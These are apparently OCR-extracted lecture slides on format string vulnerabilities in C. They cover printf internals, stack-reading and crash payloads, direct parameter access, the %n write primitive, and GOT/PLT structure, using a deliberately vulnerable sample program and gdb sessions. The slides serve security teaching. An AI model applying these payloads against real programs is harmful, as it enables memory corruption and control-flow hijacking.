Format String Exploitation

Format String Vulnerability

printf (user_input)

The above statement is quiet common in C programs. What are the consequences of such statements?

man 3 printf

- This shows a family of ANSI C functions such as printf, fprintf, sprintf etc.
- These functions are used to convert primitive values such as int, double etc. to a format specified by the developer

```
SYNOPSIS
     #include <stdio.h>

     int
     printf(const char * restrict format, ...);
```


Format String – contains some characters that are printed as they are , and format specifiers (conversion specifiers) that indicate how output has to be formatted

printf

```
printf("The magic number is: %d\n",1911);
```


Output:

```
The magic number is 1911
```




The text to be printed is “The magic number is:”, followed by a format parameter ‘%d’, which is replaced with the parameter (1911) in the output.

```
void main(){
   printf ("a b c store %d %d %s respectively\n", a, b, c);
}
```



```
void printf(char *fmt, ...){
   va_list ap; /* points to each unnamed arg in turn */
   char *p, *sval; /* p points to the format string fmt */
   int ival;
   double dval;
   va_start(ap, fmt); /*make ap point to 1st unnamed arg */
   for (p = fmt; *p; p++) {
      if (*p != '%') {
         putchar(*p);
         continue;
      }
      switch (*++p) {
         case 'd':
            ival = va_arg(ap, int);
            print_int(ival);
            break;
         case 's':
            for (sval = va_arg(ap, char *); *sval; sval++)
            putchar(*sval);
            break;
         default:
            putchar(*p);
            break;
      }
   }
   va_end(ap); /* clean up when done */
```



Format Parameters

Parameter	Meaning	Passed as
%d	decimal (int)	value
%u	unsigned decimal (unsigned int)	value
%x	hexadecimal (unsigned int)	value
%s	string ((const) (unsigned) char *)	reference
%n	number of bytes written so far, (* int)	reference

Example

```
int main() {
    int a = -5;
    float b = 5.5;
    char *c = "My String";
    printf("a = %d, b = %f, c = %s\n", a,b,c);
}
```

% - meta character that starts the format specifier

Conversion Specifiers : d,f,s

Example

```
int main() {
    int a = -5;
    float b = 5.5;
    char *c = "My String";
    printf("a = %d, b = %f, c = %s\n", a,b,c);
}
```

```
vol@ubuntu:~/netsec/formatstring$ ./a.out
a = -5, b = 5.500000, c = My String
```

Placeholders are replaced by content of variables formatted in the correct way.

Example

```
int main() {
    int a = -5;
    float b = 5.5;
    char *c = "My String";
    printf("a = %u, b = %f, c = %s\n", a,b,c);
}
```

```
vol@ubuntu:~/netsec/formatstring$ ./a.out
a = 4294967291, b =5.500000, c =My String
```

Example

```
int main() {
  int a = -5;
  float b = 5.5;
  char *c = "My String";

  printf("a=%d, b=%f, c=%s\n", a,b,c);
  printf("a=%10u, b=%f, c=%s\n", a,b,c);
  printf("a=%11u, b=%f, c=%s\n", a,b,c);
}
```

Example

Output:

```
a=-5, b=5.500000, c=My String
a=4294967291, b=5.500000, c=My String
a= 4294967291, b=5.500000, c=My String
```

Quiz

What are the no. of arguments in printf api call?

Quiz

What does %d in the slide before do?


Quiz

What does %d in the slide before do?

Fetches next argument off the stack and treats it as a signed integer.

Role of Stack in Format String

```
printf ("a has value %d, b has value %d, c is at address:
                %08x\n”,a, b, &c);
```



Role of Stack in Format String

- What if there is a mismatch between format string and actual arguments?

```
printf ("a has value %d,b has value %d, c is at
                address: %08x\n”,a, b);
```

Format string asks for 3 parameters and program provides only 2

Can this pass the compiler?

Can this pass the compiler?

- printf() is defined with variable length of arguments. Therefore, looking at the number of arguments will not reveal any errors.
- To find mismatch, compilers needs to understand how printf() works and what the meaning of the format string is (which they don't do)
- Sometimes, the format string is not a constant string; it is generated during the execution of the program. Detecting mismatch in this case is not possible.

Can printf detect mismatch?

- The function printf() fetches the arguments from the stack. If the format string needs 3 arguments, it will fetch 3 data items from the stack.
- Unless the stack is marked with a boundary, printf() does not know that it runs out of the arguments that are provided to it.
- printf() will continue fetching data from the stack. When there is a mismatch, it will fetch data that do not belong to this function call.

Attacks on Format String Vulnerability

- Crashing the program

```
printf("%s%s%s%s%s%s%s%s%s%s");
```

What is the output of the program?

Attacks on Format String Vulnerability

- Crashing the program

```
printf("%s%s%s%s%s%s%s%s%s%s");
```

  - For each %s, printf() will fetch a number from the stack, treat this number as an address, and print out the memory contents pointed by this address as a string, until a NULL character (i.e., number 0, not character 0) is encountered.
  - Since the number fetched by printf() might not be an address, the program will crash.
  - It is also possible that the number happens to be a valid address, but is protected (e.g. it is reserved for kernel memory). In this case, the program will crash.

Attacks on Format String Vulnerability

- Viewing the Stack

```
printf ("%08x %08x %08x %08x %08x\n");
```

  - This instructs the printf-function to retrieve five parameters from the stack and display them as 8-digit padded hexadecimal numbers.

So a possible output may look like:

```
40012980 080628c4 bffff7a4 00000005 08059c0
```

- Viewing/Writing random memory locations

Vulnerable Program

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {

  char b[128];
  //bufferoverflow vulnerability
  strcpy(b, argv[1]);
  printf(b);
  printf("\n");
}
```

Begin Exploitation

```
$ ./format AAAA
AAAA
$ ./format AAAABBBB
AAAABBBB
$ ./format AAAABBBB-%x-%x-%x-%x
AAAABBBB-bffff57a-1-b7eb8269-41414141
$ ./format AAAABBBB-%x-%x-%x-%x-%x
AAAABBBB-bffff577-1-b7eb8269-41414141-42424242
```

The string you entered is on the stack
If you enter a memory address, that will also be on the stack

```
gdb-peda$ disass main
Dump of assembler code for function main:
   0x08048444 <+0>:     push   %ebp
   0x08048445 <+1>:     mov    %esp,%ebp
   0x08048447 <+3>:     and    $0xfffffff0,%esp
   0x0804844a <+6>:     sub    $0x90,%esp
   0x08048450 <+12>:    mov    0xc(%ebp),%eax
   0x08048453 <+15>:    add    $0x4,%eax
   0x08048456 <+18>:    mov    (%eax),%eax
   0x08048458 <+20>:    mov    %eax,0x4(%esp)
   0x0804845c <+24>:    lea    0x10(%esp),%eax
   0x08048460 <+28>:    mov    %eax,(%esp)
   0x08048463 <+31>:    call   0x8048350 <strcpy@plt>
   0x08048468 <+36>:    lea    0x10(%esp),%eax
   0x0804846c <+40>:    mov    %eax,(%esp)
   0x0804846f <+43>:    call   0x8048340 <printf@plt>
   0x08048474 <+48>:    movl   $0xa,(%esp)
   0x0804847b <+55>:    call   0x8048380 <putchar@plt>
   0x08048480 <+60>:    leave
   0x08048481 <+61>:    ret
End of assembler dump.
gdb-peda$ b *0x0804846f
Breakpoint 1 at 0x804846f: file format.c, line 9.
```

Stack Dump

```
gdb-peda$ r AAAABBBB-%x-%x-%x-%x-%x
Breakpoint 1, 0x0804846f in main (argc=0x2, argv=0xbffff3c4) at
format.c:9
9         printf(b);
gdb-peda$ x/20wx $esp
0xbffff290:    0xbffff2a0    0xbffff55a    0x00000001    0xb7eb8269
0xbffff2a0:    0x41414141    0x42424242    0x2d78252d    0x252d7825
0xbffff2b0:    0x78252d78    0x0078252d    0x00000000    0xb7e53043
0xbffff2c0:    0x0804827b    0x00000000    0x00ca0000    0x00000001
0xbffff2d0:    0xbffff535    0x0000002f    0xbffff32c    0xb7fc5ff4
gdb-peda$ p &b
$1 = (char (*)[128]) 0xbffff2a0
```

0x2d='-', 0x25='%', 0x78='x'

Stack Dump

```
gdb-peda$ r AAAABBBB-%x-%x-%x-%x-%x
Breakpoint 1, 0x0804846f in main (argc=0x2, argv=0xbffff3c4) at
format.c:9
9           printf(b);
gdb-peda$ x/20wx $esp
0xbffff290:    0xbffff2a0    0xbffff55a    0x00000001    0xb7eb8269
0xbffff2a0:    0x41414141    0x42424242    0x2d78252d    0x252d7825
0xbffff2b0:    0x78252d78    0x0078252d    0x00000000    0xb7e53043
0xbffff2c0:    0x0804827b    0x00000000    0x00ca0000    0x00000001
0xbffff2d0:    0xbffff535    0x0000002f    0xbffff32c    0xb7fc5ff4
gdb-peda$ p &b
$1 = (char (*)[128]) 0xbffff2a0
```

Why is the top of stack the address of buffer?


Using ltrace

- Ltrace is a library call trace
- It intercepts and records dynamic library calls executed by the program

```
$ ltrace ./format AAAABBBB-%x-%x-%x-%x-%x
__libc_start_main(0x8048444, 2, 0xbffff3f4, 0x8048490,
0x8048500 <unfinished ...>
strcpy(0xbffff2d0, "AAAABBBB-%x-%x-%x-%x-%x")
= 0xbffff2d0
printf("AAAABBBB-%x-%x-%x-%x-%x", 0xbffff570, 0x1,
0xb7eb8269, 0x41414141, 0x42424242)   = 46
putchar(10, 0xbffff570, 1, 0xb7eb8269, 0x41414141AAAABBBB-
bffff570-1-b7eb8269-41414141-42424242
)                                              = 10
+++ exited (status 10) +++
```

Stack Representation

User control these values;
These come from the input
They are the 4th and 5th values in the printf



Output

```
(gdb) r AAAABBBB-%x-%x-%x-%x-%x
Starting program: /home/vol/netsec/formatstring/format AAAABBBB

Breakpoint 1, 0x0804846f in main (argc=2, argv=0xbffff1b4) at
9         printf(b);
(gdb) c
Continuing.
AAAABBBB-bffff348-1-b7eb8269-41414141-42424242
[Inferior 1 (process 10085) exited with code 012]
```

%x pops data from the stack

Direct Parameter Access

```
vol@ubuntu:~/netsec/formatstring$ ./format AAAABBBB-%4\$x
AAAABBBB-41414141
vol@ubuntu:~/netsec/formatstring$ ./format AAAABBBB-%4\$x-%5\$x
AAAABBBB-41414141-42424242
```

The '$' is escaped because it's a shell meta-character.

Try without escaping it to see the difference

Man 3 Printf Again

```
n      The  number  of  characters written so far is stored into the integer indicated by the int *
       (or variant) pointer argument.  No argument is converted.
```

- All of the format specifiers are read only – they read from memory and print it onto screen in some format.
- %n uses the next argument of the stack as a memory location to write to. It writes the num of characters written thus far
- This is now a tool to modify memory. This can be used to write to memory locations.

So how do we hijack the control flow using this.

Experiment with %n

```
vol@ubuntu:~/netsec/formatstring$ ./format AAAABBBB-%4\$x
AAAABBBB-41414141
vol@ubuntu:~/netsec/formatstring$ ./format AAAABBBB-%4\$n
Segmentation fault (core dumped)
```

What causes segfault??

Experiment with %n

```
(gdb) r AAAA-%4\$n
Starting program: /home/vol/netsec/formatstring/format AAAA-%4\$n

Program received signal SIGSEGV, Segmentation fault.
0xb7e670a2 in vfprintf () from /lib/i386-linux-gnu/libc.so.6
(gdb) x/i $eip
=> 0xb7e670a2 <vfprintf+17906>: mov    %edx,(%eax)
(gdb) p/x $edx
$1 = 0x5
(gdb) p/x $eax
$2 = 0x41414141
```

We are writing to the memory location pointed to by eax the number of characters printed so far , which is 5.

Experiment with %n

```
(gdb) r AAAABBBB-%4\$n
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/vol/netsec/formatstring/format

Program received signal SIGSEGV, Segmentation fault.
0xb7e670a2 in vfprintf () from /lib/i386-linux-gnu/libc
(gdb) x/i $eip
=> 0xb7e670a2 <vfprintf+17906>: mov    %edx,(%eax)
(gdb) p/x $edx
$3 = 0x9
(gdb) p/x $eax
$4 = 0x41414141
```

- What if we write the address of exploit code to that memory location on the stack
- What if we write a valid address on the stack using %n
- All characters after %n is ignored

Summarize

- %n is a write what-where primitive
- We can decide what we want to write using width arguments.
- We can provide address we want to write to.

Recap – Global Offset Table

- Used for run-time address binding
- For functions that are dynamically linked , the address in the executable is an address to an entry in the GOT
- The corresponding pointer in GOT is populated with the actual address of the function at runtime

Function Trampoline
(PLT – Procedure Linkage Table)

```
mov edi, 0x400624
call j_puts
```

```
jmp [ds:puts@GOT]
```

Fill this table when we launch the Program:

Function Name	Address in libC
puts()	0x7fba918f728
exit()	0x7fba919c30a

Why is GOT interesting?

- These are pointers that can be modified at runtime.
- If we are able to write to a GOT entry with a pointer to the shellcode , then when the program tries to call one of the functions, it will call shellcode.
- GOT uses an indirection called Procedure Linkage Table to call functions

Disass main

```
(gdb) disass main
Dump of assembler code for function main:
   0x08048444 <+0>:     push   %ebp
   0x08048445 <+1>:     mov    %esp,%ebp
   0x08048447 <+3>:     and    $0xfffffff0,%esp
   0x0804844a <+6>:     sub    $0x90,%esp
   0x08048450 <+12>:    mov    0xc(%ebp),%eax
   0x08048453 <+15>:    add    $0x4,%eax
   0x08048456 <+18>:    mov    (%eax),%eax
   0x08048458 <+20>:    mov    %eax,0x4(%esp)
   0x0804845c <+24>:    lea    0x10(%esp),%eax
   0x08048460 <+28>:    mov    %eax,(%esp)
   0x08048463 <+31>:    call   0x8048350 <strcpy@plt>
   0x08048468 <+36>:    lea    0x10(%esp),%eax
   0x0804846c <+40>:    mov    %eax,(%esp)
   0x0804846f <+43>:    call   0x8048340 <printf@plt>
   0x08048474 <+48>:    movl   $0xa,(%esp)
   0x0804847b <+55>:    call   0x8048380 <putchar@plt>
   0x08048480 <+60>:    leave
   0x08048481 <+61>:    ret
End of assembler dump.
```

In what section does the address reside?

```
vol@ubuntu:~/netsec/formatstring$ objdump --headers format

format:     file format elf32-i386

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .interp       00000013  08048154  08048154  00000154  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  …
  7 .gnu.version_r 00000020  080482a8  080482a8  000002a8  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  8 .rel.dyn      00000008  080482c8  080482c8  000002c8  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  9 .rel.plt      00000028  080482d0  080482d0  000002d0  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
 10 .init         0000002e  080482f8  080482f8  000002f8  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 11 .plt          00000060  08048330  08048330  00000330  2**4
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 12 .text         000001ac  08048390  08048390  00000390  2**4
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
```

Recap – Global Offset Table

```
vol@ubuntu:~/netsec/formatstring$ objdump -R format

format:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049ff0 R_386_GLOB_DAT    __gmon_start__
0804a000 R_386_JUMP_SLOT   printf
0804a004 R_386_JUMP_SLOT   strcpy
0804a008 R_386_JUMP_SLOT   __gmon_start__
0804a00c R_386_JUMP_SLOT   __libc_start_main
0804a010 R_386_JUMP_SLOT   putchar
```

- GOT address for putchar is a pointer that points to the address of the putchar function

Disass putchar before execution

```
(gdb) disass putchar
Dump of assembler code for function putchar@plt:
   0x08048380 <+0>:     jmp    *0x804a010
   0x08048386 <+6>:     push   $0x20
   0x0804838b <+11>:    jmp    0x8048330
End of assembler dump.
```

- Jumps to address stored in 0x0804a010
- What you see is not the disassembled output of putchar, but entry of putchar@PLT

Understanding GOT/PLT

```
(gdb) x/5i 0x8048380
   0x8048380 <putchar@plt>:     jmp    *0x804a010
   0x8048386 <putchar@plt+6>:   push   $0x20
   0x804838b <putchar@plt+11>:  jmp    0x8048330
   0x8048390 <_start>:  xor    %ebp,%ebp
   0x8048392 <_start+2>:        pop    %esi
(gdb) p/x *0x804a010
$4 = 0x8048386
(gdb) x/x *0x804a010
0x8048386 <putchar@plt+6>:      0x00002068
(gdb) x/5i 0x8048330
   0x8048330:   pushl  0x8049ff8
   0x8048336:   jmp    *0x8049ffc
   0x804833c:   add    %al,(%eax)
   0x804833e:   add    %al,(%eax)
   0x8048340 <printf@plt>:      jmp    *0x804a000
(gdb) p/x *0x8049ffc
$5 = 0x0
```

Instructions at putchar address

Contents of putchar offset in GOT

Instructions at putchar@plt+11

Value at that location is initially 0

Aside

- jmp *804a010

This is a jump to a function pointer. Hence the address is first de-referenced and jumps to the resulting address.

- 804a010 is an address in GOT


```
21 .got         00000004  08049ff0  08049ff0  00000ff0  2**2
                CONTENTS, ALLOC, LOAD, DATA
22 .got.plt     00000020  08049ff4  08049ff4  00000ff4  2**2
                CONTENTS, ALLOC, LOAD, DATA
23 .data        00000008  0804a014  0804a014  00001014  2**2
                CONTENTS, ALLOC, LOAD, DATA
24 .bss         00000008  0804a01c  0804a01c  0000101c  2**2
                ALLOC
```

Aside

- Difference between .got and .got.plt section
- .got
  - The actual table of offsets filled in by the linker for external symbols
- .plt
  - The procedure linkage table. These are stubs that look up the addresses in the .got.plt section and either jump to the right address or trigger the code in the linker to look up the address
- .got.plt
  - GOT for the PLT. Contains target addresses after look up or points to an address back in .plt (This was originally part of .got)

Understanding GOT/PLT

- Each function that needs to be resolved has an address in PLT
- The first entry in PLT (PLT[0]) is a special entry that contains a call to linker loader
- The other PLT entries contain:
  - A jump to a location in GOT
  - Address points into PLT itself
  - A linker is called for address resolution, which places address into GOT and calls the function




```
